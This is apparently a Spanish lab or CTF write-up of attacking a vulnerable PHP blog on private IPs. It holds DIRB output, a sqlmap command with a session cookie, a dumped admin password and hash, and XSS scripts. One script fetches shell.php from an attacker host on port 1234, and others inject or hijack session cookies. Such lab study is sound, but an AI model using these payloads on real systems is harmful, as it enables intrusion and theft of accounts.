

DIRB v2.22

By The Dark Raver

-----------------

START\_TIME: Wed Jul 24 04:29:05 2024

URL\_BASE: http://10.0.2.20/

WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.20/ ----

==> DIRECTORY: http://10.0.2.20/admin/

+ http://10.0.2.20/all (CODE:200|SIZE:644)

+ http://10.0.2.20/cgi-bin/ (CODE:403|SIZE:285)

==> DIRECTORY: http://10.0.2.20/classes/

==> DIRECTORY: http://10.0.2.20/css/

+ http://10.0.2.20/favicon.ico (CODE:200|SIZE:14634)

+ http://10.0.2.20/footer (CODE:200|SIZE:185)

+ http://10.0.2.20/header (CODE:200|SIZE:571)

==> DIRECTORY: http://10.0.2.20/images/

+ http://10.0.2.20/index (CODE:200|SIZE:1311)

+ http://10.0.2.20/index.php (CODE:200|SIZE:1311)

+ http://10.0.2.20/post (CODE:200|SIZE:786)

+ http://10.0.2.20/server-status (CODE:403|SIZE:290)

---- Entering directory: http://10.0.2.20/admin/ ----

+ http://10.0.2.20/admin/del (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/edit (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/footer (CODE:200|SIZE:19)

+ http://10.0.2.20/admin/header (CODE:200|SIZE:653)

+ http://10.0.2.20/admin/index (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/index.php (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/login (CODE:200|SIZE:1387)

+ http://10.0.2.20/admin/logout (CODE:302|SIZE:0)

+ http://10.0.2.20/admin/new (CODE:302|SIZE:0)

==> DIRECTORY: http://10.0.2.20/admin/uploads/

---- Entering directory: http://10.0.2.20/classes/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.20/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.20/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.20/admin/uploads/ ----


(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)


-----------------

Ejecuto pscript para sacr cookie admin y entrar de administrador





Conseguida la cooke



Vulnerable a SQLi

 La función mysql\_fetch\_assoc() espera un recurso (resultado de una consulta SQL), pero ha recibido un valor booleano (false).

 **Causa:** Esto suele ocurrir cuando la consulta SQL ha fallado, y mysql\_query() ha devuelto false.

el sistema no está manejando adecuadamente la entrada del usuario y es probable que sea vulnerable a inyección SQL

sqlmap -u "http://10.0.2.21/admin/edit.php?id=3" --cookie="PHPSESSID=s95hmsjfevcfa8njed8603q3c4" --dump –batch

INTERESENTES:

levantes:

1. **Inyección SQL Identificada:**
   * **Parámetro Vulnerable:** id en la URL http://10.0.2.21/admin/edit.php?id=3.
   * **Tipos de Inyección:**
     + Boolean-based blind
     + Time-based blind
     + UNION query
2. **Base de Datos Identificada:**
   * **Nombre de la Base de Datos:** blog
3. **Tablas Identificadas:**
   * comments
   * posts
   * users
4. **Contenido de la Tabla users:**
   * Usuario admin con la contraseña P4ssw0rd (MD5 hash: 8efe310f9ab3efeae8d410a8e0166eb2)
5. **Posibles Scripts para RCE en la Tabla comments:**
   * Varias entradas en la tabla comments contienen scripts que pueden usarse para cargar una shell PHP en el servidor.

EJECUTO SCRIPT DE PYTHON BUSCANDO ALGO EN LAS PRIMERAS ID DE LA WEB Y NADA

<script>

// Crear un objeto XMLHttpRequest

var xhr = new XMLHttpRequest();


// Configurar la solicitud HTTP

xhr.open('GET', 'http://10.0.2.19:1234/shell.php', true);


// Enviar la solicitud

xhr.send();


</script>




SCRIPT MEJORADO CON MAS FUNCIONES QUE PERMITAN LA EJECUCION DE CODIGO , Y UN SHELL YAB MEJORADO





SHELL




















**Análisis**

1. **No Acceso a robots.txt**: La aplicación web no tiene un archivo robots.txt accesible, lo que indica que no hay restricciones explícitas para los motores de búsqueda.
2. **No Anti-CSRF Tokens**: La aplicación web no utiliza tokens CSRF para protegerse contra ataques CSRF.
3. **Vulnerabilidad a CSRF**: La aplicación web es vulnerable a ataques CSRF, lo que significa que un atacante podría forzar a un usuario a realizar acciones no deseadas en la aplicación web.
4. **No CSP**: La aplicación web no utiliza Content Security Policy (CSP), lo que la hace más vulnerable a ataques XSS y de inyección de datos.
5. **Información de Servidor**: El servidor está revelando información sobre su configuración a través de los encabezados HTTP X-Powered-By y Server, lo que podría facilitar la identificación de vulnerabilidades en el servidor o la aplicación web.
6. **User Agent Fuzzer**: Tienes activo un User Agent Fuzzer, lo que te permite probar la aplicación web con diferentes User Agents para ver cómo responde.



Captira neviado un script de prueba



La cookie es diferente a la del navegador, cambiamos cookie

<div> <script>

document.cookie = " PHPSESSID=jj168ic8gkcngr0u4tmg6kt7v7; path=/";

window.location.href = "/admin/login.php";

</script><div>

Mejora de código, aprovechando aun mas vulnerabilidades XSS

<div>

  <script>

    // Establecer la cookie de sesión

    document.cookie = "PHPSESSID=bpu0b846jkl6d6ih8f5vc79cb4; path=/";

    // Intentar enviar una petición AJAX al endpoint de inicio de sesión

    var xhr = new XMLHttpRequest();

    xhr.open("POST", "/admin/login.php", true);

    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

    // Reemplaza 'admin' y 'password' con las credenciales que quieras probar

    var body = "username=admin&password=password";

    xhr.onreadystatechange = function() {

      if (this.readyState == 4 && this.status == 200) {

*// Si la petición es exitosa, redirigir al dashboard de admin*

        window.location.href = "/admin/dashboard.php";

      } else {

*// Si falla, posiblemente mostrar un mensaje o redirigir a otro lado*

        console.log("Fallo en el inicio de sesión automático");

      }

    };

    xhr.send(body);

  </script>

<div>

<div>

<script>

// Establecer la cookie de sesión

document.cookie = "PHPSESSID=bpu0b846jkl6d6ih8f5vc79cb4; path=/";

// Verificar si ya estamos logueados redirigiendo a una página interna

window.location.href = "/admin/dashboard.php";

</script>

<div>

Una idea sería intentar modificar el DOM de la página de login para ocultar el formulario de inicio de sesión y redirigir automáticamente al usuario a una página interna que supuestamente requiere autenticación, esperando que la aplicación web tenga una mala gestión de sesiones o que la cookie de sesión que has inyectado sea suficiente para considerarte como autenticado. Aquí tienes un ejemplo de cómo podría implementarse:




Otra cooke diferente al capturar

Voya modificar el burpsuite la cookie para que coiniicda con la del navegador

Este script simplemente intenta redirigir al usuario directamente a una página interna del panel de administración (`/admin/dashboard.php` en este caso), con la esperanza de que la cookie de sesión `PHPSESSID` que has establecido manualmente sea suficiente para autenticarte como un usuario válido.




Vamos a probar en vez de acceder directamente a como administrador, intentar sacar una cooke de administrador a ver si es aposible.



No existe la carpeta collet – cookie, asi que voy a intentar ejecutar el comandfo whoamien el servidor, y asi conseguir información de los usuarios si me permite ejecutar comandos, a ver





PHPSESSID="jj168ic8gkcngr0u4tmg6kt7v7" == ADMIN